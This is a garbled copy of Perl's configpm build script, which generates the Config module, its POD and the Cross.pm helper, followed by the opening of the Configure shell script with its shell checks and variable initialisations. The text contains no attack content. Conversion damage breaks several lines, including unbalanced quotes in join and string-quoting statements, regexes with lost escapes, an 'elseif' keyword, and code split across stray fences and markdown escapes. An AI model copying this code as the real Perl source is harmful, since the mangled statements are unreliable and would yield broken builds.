vendorhtml1direxp

vendorhtml3direxp

vendorlibexp

vendorman1direxp

vendorman3direxp

vendorscriptexp

siteprefixexp

sitelib\_stem

vendorlib\_stem

installarchlib

installhtml1dir

installhtml3dir

installman1dir

installman3dir

installprefix

installprefixexp

```

installprivlib
installscript
installsitearch
installsitebin
installsitehtml1dir
installsitehtml3dir
installsitelib
installsiteman1dir
installsiteman3dir
installsitescript
installvendorarch
installvendorbin
installvendorhtml1dir
installvendorhtml3dir
installvendorlib
installvendorman1dir
installvendorman3dir
installvendorscript
)) {
    push @need_relocation, $what if fetch_string({}, $what) =~ m!^\.\.\/!;
}
}

my %need_relocation;

@need_relocation{@need_relocation} = @need_relocation;

```

```
# This can have .../ anywhere:
```

```
if (fetch_string({}, 'otherlibdirs') =~ m!\.\.\/!) {  
    $need_relocation{otherlibdirs} = 'otherlibdirs';  
}
```

```
my $relocation_code = <<'EOT';
```

```
sub relocate_inc {  
    my $libdir = shift;  
    return $libdir unless $libdir =~ s!\.\.\/!!;  
    my $prefix = $^X;  
    if ($prefix =~ s!/[^\/*]*$!!) {  
        while ($libdir =~ m!\.\.\/!) {  
            # Loop while $libdir starts "../" and $prefix still has a trailing  
            # directory  
            last unless $prefix =~ s!/[^\/*]+$!!;  
            # but bail out if the directory we picked off the end of $prefix is .  
            # or ..  
            if ($1 eq '.' or $1 eq '..') {  
                # Undo! This should be rare, hence code it this way rather than a  
                # check each time before the s!!! above.  
                $prefix = "$prefix/$1";  
                last;  
            }  
        }  
    }  
}
```



```
# Remove that leading ../ and loop again
substr ($libdir, 0, 3, "");
}
$libdir = "$prefix/$libdir";
}
$libdir;
}
EOT
```

```
if (%need_relocation) {
    my $relocations_in_common;
    # otherlibdirs only features in the hash
    foreach (keys %need_relocation) {
        $relocations_in_common++ if $Common{$_};
    }
    if ($relocations_in_common) {
        $config_txt .= $relocation_code;
    } else {
        $heavy_txt .= $relocation_code;
    }
}
```

```
$heavy_txt .= join(" , @non_v) . "\n";
```

```
# copy config summary format from the myconfig.SH script
```

```

$heavy_txt .= "our \$summary = <<'!END!';\n";

open(MYCONFIG,"<myconfig.SH") || die "open myconfig.SH failed: $!";

1 while defined($_ = <MYCONFIG>) && !/^Summary of/;

do { $heavy_txt .= $_ } until !defined($_ = <MYCONFIG>) || /^s*$/;

close(MYCONFIG);

```

```

$heavy_txt .= "\n!END!\n" . <<'EOT';

my $summary_expanded;

```

```

sub myconfig {

    return $summary_expanded if $summary_expanded;

    ($summary_expanded = $summary) =~ s/{\$(\w+)}

        {

            my $c;

            if ($1 eq 'git_ancestor_line') {

                if ($Config::Config{git_ancestor}) {

                    $c= "\n Ancestor: $Config::Config{git_ancestor}";

                } else {

                    $c= "";

                }

            } else {

                $c = $Config::Config{$1};

            }

            defined($c) ? $c : 'undef'

        }ge;
}

```

```

    $summary_expanded;
}

local *_ = \my $a;

$_ = <<'!END!';

EOT

$heavy_txt .= join(", sort @v_others) . "!END!\n";

# Only need the dynamic byteorder code in Config.pm if 'byteorder' is one of
# the precached keys
if ($Common{byteorder}) {
    $config_txt .= $byteorder_code;
} else {
    $heavy_txt .= $byteorder_code;
}

if (@need_relocation) {
    $heavy_txt .= 'foreach my $what (qw(' . join(' ', @need_relocation) .
        " ")) {\n" . <<'EOT';

    s/^(($what=)(["'])(.*?)\2/$1 . $2 . relocate_inc($3) . $2/me;
}

EOT

# Currently it only makes sense to do the ... relocation on Unix, so there's
# no need to emulate the "which separator for this platform" logic in perl.c -

```

# ':' will always be applicable

```
if ($need_relocation{otherlibdirs}) {  
    $heavy_txt .= << 'EOT';  
    s{^(otherlibdirs=)(["'])(.*?)\2}  
    {$1 . $2 . join ':', map {relocate_inc($_)} split ':', $3 . $2}me;  
    EOT  
}  
}
```

```
$heavy_txt .= <<'EOT';  
s/(byteorder=)(["']).*?\2/$1$2$Config::byteorder$2/m;
```

```
my $config_sh_len = length $_;
```

```
our $Config_SH_expanded = "\n$_" . << 'EOVIRTUAL';  
EOT
```

```
foreach my $prefix (qw(ccflags ldflags)) {  
    my $value = fetch_string ({}, $prefix);  
    my $withlargefiles = fetch_string ({}, $prefix . "_uselargefiles");  
    if (defined $withlargefiles) {  
        $value =~ s/\Q$withlargefiles\E\b//;  
        $heavy_txt .= "{$prefix}_nolargefiles='$value'\n";  
    }  
}
```

```

foreach my $prefix (qw(libs libswanted)) {

    my $value = fetch_string ({}, $prefix);

    my $withlf = fetch_string ({}, 'libswanted_uselargefiles');

    next unless defined $withlf;

    my @lflibswanted

        = split(' ', fetch_string ({}, 'libswanted_uselargefiles'));

    if (@lflibswanted) {

        my %lflibswanted;

        @lflibswanted{@lflibswanted} = ();

        if ($prefix eq 'libs') {

            my @libs = grep { /^-l(.+)/ &&

                not exists $lflibswanted{$1} }

                split(' ', fetch_string ({}, 'libs'));

            $value = join(' ', @libs);

        } else {

            my @libswanted = grep { not exists $lflibswanted{$_} }

                split(' ', fetch_string ({}, 'libswanted'));

            $value = join(' ', @libswanted);

        }

    }

    $heavy_txt .= "${prefix}_nolargefiles='$value'\n";

}

```

```

$heavy_txt .= "EOVIRTUAL\n";

```

```

$heavy_txt .= <<'ENDOFGIT';

eval {

    # do not have hairy conniptions if this isnt available

    require 'Config_git.pl';

    $Config_SH_expanded .= $Config::Git_Data;

    1;

} or warn "Warning: failed to load Config_git.pl, something strange about this perl...\n";

ENDOFGIT


$heavy_txt .= $fetch_string;


$config_txt .= <<'ENDOFEND';


sub FETCH {

    my($self, $key) = @_ ;

    # check for cached value (which may be undef so we use exists not defined)

    return exists $self->{$key} ? $self->{$key} : $self->fetch_string($key);

}


ENDOFEND


$heavy_txt .= <<'ENDOFEND';

```

```
my $prevpos = 0;
```

```
sub FIRSTKEY {
```

```
    $prevpos = 0;
```

```
    substr($Config_SH_expanded, 1, index($Config_SH_expanded, '=') - 1 );
```

```
}
```

```
sub NEXTKEY {
```

```
ENDOFEND
```

```
if ($seen_quotes{'"'}) {
```

```
$heavy_txt .= <<'ENDOFEND';
```

```
    # Find out how the current key's quoted so we can skip to its end.
```

```
    my $quote = substr($Config_SH_expanded,
```

```
        index($Config_SH_expanded, "=", $prevpos)+1, 1);
```

```
    my $pos = index($Config_SH_expanded, qq($quote\n), $prevpos) + 2;
```

```
ENDOFEND
```

```
} else {
```

```
    # Just ' quotes, so it's much easier.
```

```
$heavy_txt .= <<'ENDOFEND';
```

```
    my $pos = index($Config_SH_expanded, qq('\n), $prevpos) + 2;
```

```
ENDOFEND
```

```
}
```

```
$heavy_txt .= <<'ENDOFEND';
```

```
    my $len = index($Config_SH_expanded, "=", $pos) - $pos;
```

```
    $prevpos = $pos;
```

```

    $len > 0 ? substr($Config_SH_expanded, $pos, $len) : undef;
}

sub EXISTS {
    return 1 if exists($_[0]->{$_[1]});

    return(index($Config_SH_expanded, "\n$_[1]=") != -1
ENDOFEND
if ($seen_quotes{'"'}) {
    $heavy_txt .= <<'ENDOFEND';

        or index($Config_SH_expanded, "\n$_[1]='") != -1
ENDOFEND
}

$heavy_txt .= <<'ENDOFEND';

    );
}

sub STORE { die "%Config::Config is read-only\n" }

*DELETE = *CLEAR = \*STORE; # Typeglob aliasing uses less space

sub config_sh {
    substr $Config_SH_expanded, 1, $config_sh_len;
}

sub config_re {

```



```

my $re = shift;

return map { chomp; $_ } grep eval{ /^(?:$re)=/ }, split /^/,

$Config_SH_expanded;
}

```

```

sub config_vars {

# implements -V:cfgvar option (see perlrun -V:)

foreach (@_) {

    # find optional leading, trailing colons; and query-spec

    my ($notag,$qry,$lncont) = m/^(?:)(.*?)(:)?$/; # flags fore and aft,

    # map colon-flags to print decorations

    my $prfx = $notag ? "": "$qry=";          # tag-prefix for print

    my $lnend = $lncont ? "": "\n";          # line ending for print


    # all config-vars are by definition \w only, any \W means regex

    if ($qry =~ /\W/) {

        my @matches = config_re($qry);

        print map "$_ $lnend", @matches ? @matches : "$qry: not found"          if !$notag;

        print map { s/\w+=//; "$_ $lnend" } @matches ? @matches : "$qry: not found" if $notag;

    } else {

        my $v = (exists $Config::Config{$qry}) ? $Config::Config{$qry}

                : 'UNKNOWN';

        $v = 'undef' unless defined $v;

        print "${prfx}${v}$lnend";

    }
}

```

```

    }
}

# Called by the real AUTOLOAD

sub launcher {

    undef &AUTOLOAD;

    goto \&$Config::AUTOLOAD;

}

1;

ENDOFEND

if ($^O eq 'os2') {

    $config_txt .= <<'ENDOFSET';

    my %preconfig;

    if ($OS2::is_aout) {

        my ($value, $v) = $Config_SH_expanded =~ m/^used_aout='(.*)'\s*$/m;

        for (split ' ', $value) {

            ($v) = $Config_SH_expanded =~ m/^aout_$_='(.*)'\s*$/m;

            $preconfig{$_} = $v eq 'undef' ? undef : $v;

        }

    }

}

$preconfig{d_fork} = undef unless $OS2::can_fork; # Some funny cases can't

sub TIEHASH { bless {%preconfig} }

ENDOFSET

```

```

# Extract the name of the DLL from the makefile to avoid duplication

my ($f) = grep -r, qw(GNUMakefile Makefile);

my $dll;

if (open my $fh, '<', $f) {

    while (<$fh>) {

        $dll = $1, last if /^PERL_DLL_BASE\s*=\s*(\S*)\s*$/;

    }

}

$config_txt .= <<ENDOFSET if $dll;

\${preconfig}{dll_name} = '$dll';

ENDOFSET

} else {

    $config_txt .= <<'ENDOFSET';

sub TIEHASH {

    bless $_[1], $_[0];

}

ENDOFSET

}

foreach my $key (keys %Common) {

    my $value = fetch_string ({}, $key);

    # Is it safe on the LHS of => ?

    my $qkey = $key =~ /^[A-Za-z_][A-Za-z0-9_]*$/ ? $key : "'$key'";

    if (defined $value) {

        # Quote things for a " string

```

```

$value =~ s!\\!\\\\!g;

$value =~ s!'!\\!'!g;

$value = ""$value";

if ($key eq 'otherlibdirs') {

    $value = "join(':', map {relocate_inc(\$_)} split(':', $value))";

} elsif ($need_relocation{$key}) {

    $value = "relocate_inc($value)";

}

} else {

    $value = "undef";

}

$Common{$key} = "$qkey => $value";

}

```

```

if ($Common{byteorder}) {

    $Common{byteorder} = 'byteorder => $byteorder';

}

my $fast_config = join " ", map { "  $_\n" } sort values %Common;

```

# Sanity check needed to stop an infite loop if Config\_heavy.pl fails to define

# &launcher for some reason (eg it got truncated)

```
$config_txt .= sprintf <<'ENDOFTIE', $fast_config;
```

```
sub DESTROY { }
```

```

sub AUTOLOAD {

    require 'Config_heavy.pl';

    goto \&launcher unless $Config::AUTOLOAD =~ /launcher$/;

    die "&Config::AUTOLOAD failed on $Config::AUTOLOAD";

}

```

# tie returns the object, so the value returned to require will be true.

```

tie %%Config, 'Config', {

%s};

ENDOFTIE

```

```

open(CONFIG_POD, ">$Config_POD") or die "Can't open $Config_POD: $!";

print CONFIG_POD <<'ENDOFTAIL';

=head1 NAME

```

Config - access Perl configuration information

=head1 SYNOPSIS

```

use Config;

if ($Config{usethreads}) {

    print "has thread support\n"

}

```

```
use Config qw(myconfig config_sh config_vars config_re);
```

```
print myconfig();
```

```
print config_sh();
```

```
print config_re();
```

```
config_vars(qw(osname archname));
```

=head1 DESCRIPTION

The Config module contains all the information that was available to the C<Configure> program at Perl build time (over 900 values).

Shell variables from the F<config.sh> file (written by Configure) are stored in the readonly-variable C<%Config>, indexed by their names.

Values stored in config.sh as 'undef' are returned as undefined values. The perl C<exists> function can be used to check if a named variable exists.

For a description of the variables, please have a look at the Glossary file, as written in the Porting folder, or use the url:

<http://perl5.git.perl.org/perl.git/blob/HEAD:/Porting/Glossary>

=over 4

=item myconfig()

Returns a textual summary of the major perl configuration values.

See also C<-V> in L<perlrun/Switches>.

=item config\_sh()

Returns the entire perl configuration information in the form of the original config.sh shell variable assignment script.

=item config\_re(\$regex)

Like config\_sh() but returns, as a list, only the config entries whose names match the \$regex.

=item config\_vars(@names)

Prints to STDOUT the values of the named configuration variable. Each is printed on a separate line in the form:

```
name='value';
```

Names which are unknown are output as C<name='UNKNOWN';>.

See also C<-V:name> in L<perlrun/Switches>.

=item bincompat\_options()

Returns a list of C pre-processor options used when compiling this F<perl> binary, which affect its binary compatibility with extensions.

C<bincompat\_options()> and C<non\_bincompat\_options()> are shown together in the output of C<perl -V> as I<Compile-time options>.

=item non\_bincompat\_options()

Returns a list of C pre-processor options used when compiling this F<perl> binary, which do not affect binary compatibility with extensions.

=item compile\_date()

Returns the compile date (as a string), equivalent to what is shown by C<perl -V>

=item local\_patches()

Returns a list of the names of locally applied patches, equivalent to what is shown by C<perl -V>.



=item header\_files()

Returns a list of the header files that should be used as dependencies for XS code, for this version of Perl on this platform.

=back

=head1 EXAMPLE

Here's a more sophisticated example of using %Config:

```
use Config;
```

```
use strict;
```

```
my %sig_num;
```

```
my @sig_name;
```

```
unless($Config{sig_name} && $Config{sig_num}) {
```

```
    die "No sigs?";
```

```
} else {
```

```
    my @names = split ' ', $Config{sig_name};
```

```
    @sig_num{@names} = split ' ', $Config{sig_num};
```

```
    foreach (@names) {
```

```
        $sig_name[$sig_num{$_}] ||= $_;
```

```
    }
```

```
}
```

```
print "signal #17 = $sig_name[17]\n";  
if ($sig_num{ALRM}) {  
    print "SIGALRM is $sig_num{ALRM}\n";  
}
```

=head1 WARNING

Because this information is not stored within the perl executable itself it is possible (but unlikely) that the information does not relate to the actual perl binary which is being used to access it.

The Config module is installed into the architecture and version specific library directory (\$Config{installarchlib}) and it checks the perl version number when loaded.

The values stored in config.sh may be either single-quoted or double-quoted. Double-quoted strings are handy for those cases where you need to include escape sequences in the strings. To avoid runtime variable interpolation, any C<\$> and C<@> characters are replaced by C<\\$> and C<\@>, respectively. This isn't foolproof, of course, so don't embed C<\\$> or C<\@> in double-quoted strings unless you're willing to deal with the consequences. (The slashes will end up escaped and the C<\$> or C<@> will trigger variable interpolation)

```
=head1 GLOSSARY
```

Most C<Config> variables are determined by the C<Configure> script on platforms supported by it (which is most UNIX platforms). Some platforms have custom-made C<Config> variables, and may thus not have some of the variables described below, or may have extraneous variables specific to that particular port. See the port specific documentation in such cases.

```
=cut
```

```
ENDOFTAIL
```

```
if ($Opts{glossary}) {
    open(GLOS, "<$Glossary") or die "Can't open $Glossary: $!";
}

my %seen = ();

my $text = 0;

$/ = "";

sub process {
    if (s/\A(\w*)\s+\(((\w.]+)\):\s*\n(\t?)/=item C<$1>\n\nFrom F<$2>:\n\n/m) {
        my $c = substr $1, 0, 1;
        unless ($seen{$c}++) {
```

```

    print CONFIG_POD <<EOF if $text;

=back

=cut

EOF

    print CONFIG_POD <<EOF;

=head2 $c

=over 4

=cut

EOF

    $text = 1;

}

}

elseif (!$text || !/\A\t/) {

    warn "Expected a Configure variable header",

    ($text ? " or another paragraph of description" : ( ));

}

s/n't/n\00t/g;          # leave can't, won't etc untouched

s/^\t\s+(.*)/\n$1/gm;    # Indented lines ==> new paragraph

s/^(?!\\n\\n\\t(.*)/$1/gm;    # Not indented lines ==> text

s{([\\"])}{?=[^\\"]\s*[/][^\\"]\s*\1}([\\"]\s+)\1}{F<$2>}g; # '.o'

```

```

s{([\\"])([^\\"\\s]+\1)(C<$2>)g; # "date" command

s{\'([A-Za-z_\- *=/+])\'(C<$1>)g; # 'ln -s'

s{

    (?<![\\w./<\\"] )           # Only standalone file names

    (?! e \. g \. )             # Not e.g.

    (?! \. \. \. )             # Not ...

    (?! \d )                    # Not 5.004

    (?! read/ )                 # Not read/write

    (?! etc\. )                 # Not etc.

    (?! I/O )                   # Not I/O

    (

        \$ ?                     # Allow leading $

        [\\w./]* [./] [\\w./]*  # Require . or / inside

    )

    (?<![ \. (?= [\\s]) ] )      # Do not include trailing dot

    (?! [\\w/] )                # Include all of it

}

(F<$1>)xg;                      # /usr/local

s/((?<=\\s)~\\w*)/F<$1>/g;      # ~name

s/(?<![.<\\"])\b([A-Z_]{2,})\b(?:!\\")/C<$1>/g;# UNISTD

s/(?<![.<\\"])\b(?:!the\b)(\\w+)\\s+macro\\b/C<$1> macro/g; # FILE_cnt macro

s/n[\\0]t/n't/g;               # undo can't, won't damage

}

```

```

if ($Opts{glossary}) {

```

```

<GLOS>;                                # Skip the "DO NOT EDIT"

<GLOS>;                                # Skip the preamble

while (<GLOS>) {

    process;

    print CONFIG_POD;

}

}

print CONFIG_POD <<'ENDOFTAIL';

=back

=head1 GIT DATA

```

Information on the git commit from which the current perl binary was compiled can be found in the variable `C<$Config::Git_Data>`. The variable is a structured string that looks something like this:

```

git_commit_id='ea0c2dbd5f5ac6845ecc7ec6696415bf8e27bd52'

git_describe='GitLive-blead-1076-gea0c2db'

git_branch='smartmatch'

git_uncommitted_changes=""

git_commit_id_title='Commit id:'

git_commit_date='2009-05-09 17:47:31 +0200'

```

Its format is not guaranteed not to change over time.

=head1 NOTE

This module contains a good example of how to use tie to implement a cache and an example of how to make a tied variable readonly to those outside of it.

=cut

ENDOFTAIL

```
close(GLOS) if $Opts{glossary};
```

```
close(CONFIG_POD);
```

```
print "written $Config_POD\n";
```

```
my $orig_config_txt = "";
```

```
my $orig_heavy_txt = "";
```

```
{
```

```
    local $/;
```

```
    my $fh;
```

```
    $orig_config_txt = <$fh> if open $fh, "<", $Config_PM;
```

```
    $orig_heavy_txt = <$fh> if open $fh, "<", $Config_heavy;
```

```
}
```

```

if ($orig_config_txt ne $config_txt or $orig_heavy_txt ne $heavy_txt) {
    open CONFIG, ">", $Config_PM or die "Can't open $Config_PM: $!\n";
    open CONFIG_HEAVY, ">", $Config_heavy or die "Can't open $Config_heavy: $!\n";
    print CONFIG $config_txt;
    print CONFIG_HEAVY $heavy_txt;
    close(CONFIG_HEAVY);
    close(CONFIG);
    print "updated $Config_PM\n";
    print "updated $Config_heavy\n";
}

```

# Now create Cross.pm if needed

```

if ($Opts{cross}) {
    open CROSS, ">lib/Cross.pm" or die "Can not open >lib/Cross.pm: $!";
    my $cross = <<'EOS';

    # typical invocation:

    # perl -MCross Makefile.PL

    # perl -MCross=wince -V:cc

    package Cross;

```

```

sub import {
    my ($package,$platform) = @_;
    unless (defined $platform) {
        # if $platform is not specified, then use last one when

```



```

# 'configpm; was invoked with --cross option

$platform = '***replace-marker***';

}

@INC = map {/\b\lib\b/?(do{local $_=$_;s/\b\lib\b/xlib\b/$platform/;$_,$_}:($_))} @INC;

$::Cross::platform = $platform;

}

1;

EOS

$cross =~ s/\*.*replace-marker\*.*\/$Opts{cross}/g;

print CROSS $cross;

close CROSS;

print "written lib/Cross.pm\n";

unshift(@INC,"xlib/$Opts{cross}");

}

# Now do some simple tests on the Config.pm file we have created

unshift(@INC,'lib');

unshift(@INC,'xlib/symbian') if $Opts{cross};

require $Config_PM;

require $Config_heavy;

import Config;

die "$0: $Config_PM not valid"

    unless $Config{'PERL_CONFIG_SH'} eq 'true';

```

```
die "$0: error processing $Config_PM"
```

```
    if defined($Config{'an impossible name'})
```

```
    or $Config{'PERL_CONFIG_SH'} ne 'true' # test cache
```

```
    ;
```

```
die "$0: error processing $Config_PM"
```

```
    if eval '$Config{"cc"} = 1'
```

```
    or eval 'delete $Config{"cc"}'
```

```
    ;
```

```
exit 0;
```

```
# Popularity of various entries in %Config, based on a large build and test
```

```
# run of code in the Fotango build system:
```

```
__DATA__
```

```
path_sep:      8490
```

```
d_readlink:    7101
```

```
d_symlink:     7101
```

```
archlibexp:    4318
```

```
sitearchexp:   4305
```

```
sitelibexp:    4305
```

```
privlibexp:    4163
```

```
ldlibpthname:  4041
```

```
libpth: 2134
```

archname: 1591  
exe\_ext: 1256  
scriptdir: 1155  
version:1116  
useithreads: 1002  
osvers: 982  
osname: 851  
inc\_version\_list: 783  
dont\_use\_nlink: 779  
intsize: 759  
usevendorprefix: 642  
dlsrc: 624  
cc: 541  
lib\_ext: 520  
so: 512  
ld: 501  
ccdlflags: 500  
ldflags: 495  
obj\_ext: 495  
cccdlflags: 493  
lddlflags: 493  
ar: 492  
dlex: 492  
libc: 492  
ranlib: 492

full\_ar: 491

vendorarchexp: 491

vendorlibexp: 491

installman1dir: 489

installman3dir: 489

installsitebin: 489

installsiteman1dir: 489

installsiteman3dir: 489

installvendorman1dir: 489

installvendorman3dir: 489

d\_flexfnam: 474

eunicefix: 360

d\_link: 347

installsitearch: 344

installscript: 341

installprivlib: 337

binexp: 336

installarchlib: 336

installprefixexp: 336

installsitelib: 336

installstyle: 336

installvendorarch: 336

installvendorbin: 336

installvendorlib: 336

man1ext: 336

man3ext:	336
sh:	336
siteprefixexp:	336
installbin:	335
usedl:	332
ccflags:	285
startperl:	232
optimize:	231
usemymalloc:	229
cpprun:	228
sharpbang:	228
perllibs:	225
usesfio:	224
usethreads:	220
perlpath:	218
extensions:	217
usesocks:	208
shellflags:	198
make:	191
d_pwage:	189
d_pwchange:	189
d_pwclass:	189
d_pwcomment:	189
d_pwexpire:	189
d_pwgecos:	189

d\_pwpasswd: 189  
d\_pwquota: 189  
gccversion: 189  
libs: 186  
useshrplib: 186  
cppflags: 185  
ptrsize: 185  
shrpenv: 185  
static\_ext: 185  
use5005threads: 185  
uselargefiles: 185  
alignbytes: 184  
byteorder: 184  
ccversion: 184  
config\_args: 184  
cppminus: 184

## Configure

```
#!/bin/sh
```

```
#
```

```
# If these # comments don't work, trim them. Don't worry about any other
```

```
# shell scripts, Configure will trim # comments from them for you.
```

```
#
```

```
# (If you are trying to port this package to a machine without sh,
```

```
# I would suggest you have a look at the prototypical config_h.SH file
```

```
# and edit it to reflect your system. Some packages may include samples
```

# of config.h for certain machines, so you might look for one of those.)

#

# Yes, you may rip this off to use in other distribution packages. This

# script belongs to the public domain and cannot be copyrighted.

#

# Note: this Configure script was generated automatically. Rather than

# working with this copy of Configure, you may wish to get metaconfig.

# The dist package (which contains metaconfig) is available via SVN:

# svn co <https://svn.sourceforge.net/svnroot/dist/trunk/dist>

#

# Though this script was generated by metaconfig from metaunits, it is

# OK to send patches against Configure itself. It's up to the Configure

# pumpkin to backport the patch to the metaunits if it is accepted.

# For more information on patching Configure, see pod/perlhack.pod

#

# The metaunits are also available from the public git repository:

# <http://perl5.git.perl.org/metaconfig.git/> or

# \$ git clone <git://perl5.git.perl.org/metaconfig.git> metaconfig

#

# See Porting/pumpkin.pod for more information on metaconfig.

#

# Generated on Mon Feb 14 23:00:18 CET 2011 [metaconfig 3.5 PL0]

# (with additional metaconfig patches by perlbug@perl.org)

```
cat >c1$$ <<EOF
```

```
ARGGGHHHH!!!!
```

SCO csh still thinks true is false. Write to SCO today and tell them that next year Configure ought to "rm /bin/csh" unless they fix their blasted shell. :-)

(Actually, Configure ought to just patch csh in place. Hmm. Hmmmmm. All we'd have to do is go in and swap the && and || tokens, wherever they are.)

[End of diatribe. We now return you to your regularly scheduled programming...]

```
EOF
```

```
cat >c2$$ <<EOF
```

OOPS! You naughty creature! You didn't run Configure with sh!

I will attempt to remedy the situation by running sh for you...

```
EOF
```

```
true || cat c1$$ c2$$
```

```
true || exec sh $0 $argv:q
```

```
(exit $?0) || cat c2$$
```

```
(exit $?0) || exec sh $0 $argv:q
```

```
rm -f c1$$ c2$$
```

```
if test -f /dev/cputype -a -f /dev/drivers -a -f /dev/osversion; then
```



```

        cat <<EOF

***

*** I'm sorry but this system looks like Plan 9 and Plan 9 doesn't do

*** Configure that well. (Plan 9 is close to UNIX but not close enough.)

*** Please read the README.plan9 for further instructions.

*** Cannot continue, aborting.

***

EOF

        exit 1

fi

if test ! -c /dev/null ; then

        cat <<EOF

***

*** I'm sorry, but /dev/null appears to be a file rather than a device.

*** Please consult your operating sytem's notes for making a device

*** in /dev.

*** Cannot continue, aborting.

***

EOF

        exit 1

fi

: compute my invocation name

me=$0

```

```

case "$0" in
*/*)

    me=`echo $0 | sed -e 's!.*\/(.*)!\1!' 2>/dev/null`

    test "$me" || me=$0

    ;;

esac

```

: Proper separator for the PATH environment variable

p\_=:

: On OS/2 this directory should exist if this is not floppy only system ":-]"

```

if test -d c:/ . || ( uname -a | grep -i 'os\(\|\|2' ) 2>&1 >/dev/null ; then

```

```

    if test -n "$OS2_SHELL"; then

```

```

        p_=\;

```

```

        PATH=`cmd /c "echo %PATH%" | tr '\\\\' / `

```

```

        OS2_SHELL=`cmd /c "echo %OS2_SHELL%" | tr '\\\\' / | tr '[A-Z]' '[a-z]'`

```

```

        is_os2=yes

```

```

    elif test -n "$DJGPP"; then

```

```

        case "X${MACHTYPE:-nonesuchmach}" in

```

```

            *cygwin) ;;

```

```

            *) p_=\; ;;

```

```

        esac

```

```

    fi

```

```

fi

```

: Proper PATH setting

```
paths='/bin /usr/bin /usr/local/bin /usr/ucb /usr/local /usr/sbin'
paths="$paths /opt/bin /opt/local/bin /opt/local /opt/sbin"
paths="$paths /usr/5bin /etc /usr/gnu/bin /usr/new /usr/new/bin /usr/nbin"
paths="$paths /opt/gnu/bin /opt/new /opt/new/bin /opt/nbin"
paths="$paths /sys5.3/bin /sys5.3/usr/bin /bsd4.3/bin /bsd4.3/usr/ucb"
paths="$paths /bsd4.3/usr/bin /usr/bsd /bsd43/bin /opt/ansic/bin /usr/ccs/bin"
paths="$paths /etc /usr/lib /usr/ucblib /lib /usr/ccs/lib"
paths="$paths /sbin /usr/sbin /usr/libexec"
paths="$paths /system/gnu_library/bin"
```

```
for p in $paths
```

```
do
```

```
    case "$p_$PATH$p_" in
```

```
        *$p_$p$p_*) ;;
```

```
        *) test -d $p && PATH=$PATH$p_$p ;;
```

```
    esac
```

```
done
```

```
PATH=.$p_$PATH
```

```
export PATH
```

```
: shall we be using ksh?
```

```
inksh=""
```

```
needksh=""
```

```
avoidksh=""
```

```

newsh=/bin/ksh

changesh=""

if (PATH=.; alias -x) >/dev/null 2>&1; then
    inksh=true
fi

if test -f /hp-ux -a -f /bin/ksh; then
    needksh='to avoid sh bug in "here document" expansion'
fi

if test -d /usr/lpp -a -f /usr/bin/bsh -a -f /usr/bin/uname; then
    if test X`/usr/bin/uname -v` = X4; then
        avoidksh="to avoid AIX 4's /bin/sh"
        newsh=/usr/bin/bsh
    fi
fi

if test -f /osf_boot -a -f /usr/sbin/setld; then
    if test X`/usr/bin/uname -s` = XOSF1; then
        avoidksh="to avoid Digital UNIX' ksh"
        newsh=/bin/sh
        unset BIN_SH
    fi
fi

case "$inksh/$needksh" in
/[a-z]*)
    ENV=""
    changesh=true

```

```

        reason="$needksh"

        ;;

    esac

    case "$inksh/$avoidksh" in
    true/[a-z]*)

        changesh=true

        reason="$avoidksh"

        ;;

    esac

    case "$inksh/$needksh-$avoidksh-" in
    true/--)

        cat <<EOM

(I see you are using the Korn shell.  Some ksh's blow up on $me,
mainly on older exotic systems.  If yours does, try the Bourne shell instead.)

EOM

        ;;

    esac

    case "$changesh" in
    true)

        export newsh

        echo "(Feeding myself to $newsh $reason.)"

        case "$0" in
        Configure|*/Configure) exec $newsh $0 "$@";;

        *) exec $newsh Configure "$@";;

        esac

```

```
;;  
esac  
test -x "${newsh}" || unset newsh
```

: if needed, set CDPATH to a harmless value that is not chatty

: avoid bash 2.02 problems with empty CDPATH.

```
case "$CDPATH" in  
")      ;;  
*)      case "$SHELL" in  
          *bash*) CDPATH='.' ;;  
          *) CDPATH="" ;;  
        esac  
      ;;  
esac
```

: Configure runs within the UU subdirectory

```
test -d UU || mkdir UU
```

```
cd UU && rm -f ./*
```

ccname=""

ccversion=""

ccsymbols=""

cppccsymbols=""

cppsymbols=""

from=""

run=""

targetarch=""

to=""

usecrosscompile=""

extern\_C=""

mistrustnm=""

usedevel=""

perllibs=""

dynamic\_ext=""

extensions=""

known\_extensions=""

nonxs\_ext=""

static\_ext=""

useopcode=""

useposix=""

extras=""

d\_bsd=""

d\_eunice=""

d\_xenix=""

eunicefix=""

ar=""

awk=""

bash=""

bison=""

byacc=""

cat=""

chgrp=""

chmod=""

chown=""

comm=""

compress=""

cp=""

cpio=""

cpp=""

csh=""

date=""

echo=""

egrep=""

emacs=""

expr=""

find=""

flex=""

gmake=""

grep=""

gzip=""

inews=""

ksh=""

less=""

line=""

lint=""



ln=""

lp=""

lpr=""

ls=""

mail=""

mailx=""

make=""

mkdir=""

more=""

mv=""

nm=""

nroff=""

perl=""

pg=""

pmake=""

pr=""

rm=""

rmail=""

sed=""

sendmail=""

shar=""

sleep=""

smail=""

sort=""

submit=""

tail=""

tar=""

tbl=""

tee=""

test=""

touch=""

tr=""

troff=""

uname=""

uniq=""

uuname=""

vi=""

zcat=""

zip=""

full\_ar=""

full\_sed=""

libswanted=""

hint=""

myuname=""

osname=""

osvers=""

Author=""

Date=""

Header=""

Id=""

Locker=""

Log=""

RCSfile=""

Revision=""

Source=""

State=""

\_a=""

\_exe=""

\_o=""

archobjs=""

exe\_ext=""

firstmakefile=""

lib\_ext=""

obj\_ext=""

path\_sep=""

rm\_try=""

afs=""

afsroot=""

alignbytes=""

ansi2knr=""

archlib=""

archlibexp=""

d\_archlib=""

installarchlib=""

archname=""

myarchname=""

d\_atof=""

d\_atoll=""

baserev=""

bin=""

binexp=""

initialinstalllocation=""

installbin=""

userlocatableinc=""

byteorder=""

cc=""

ccflags=""

cppflags=""

ldflags=""

lkflags=""

locincpth=""

optimize=""

cf\_email=""

cf\_by=""

cf\_time=""

charbits=""

charsize=""

contains=""

cpp\_stuff=""

cpplast=""

cppminus=""  
cpprun=""  
cppstdin=""  
d\_\_fwalk=""  
d\_access=""  
d\_accessx=""  
d\_aintl=""  
d\_alarm=""  
asctime\_r\_proto=""  
d\_asctime\_r=""  
d\_attribute\_deprecated=""  
d\_attribute\_format=""  
d\_attribute\_malloc=""  
d\_attribute\_nonnull=""  
d\_attribute\_noreturn=""  
d\_attribute\_pure=""  
d\_attribute\_unused=""  
d\_attribute\_warn\_unused\_result=""  
d\_printf\_format\_null=""  
d\_bcmp=""  
d\_bcopy=""  
d\_builtin\_choose\_expr=""  
d\_builtin\_expect=""  
d\_bzero=""  
d\_c99\_variadic\_macros=""

d\_casti32=""

castflags=""

d\_castneg=""

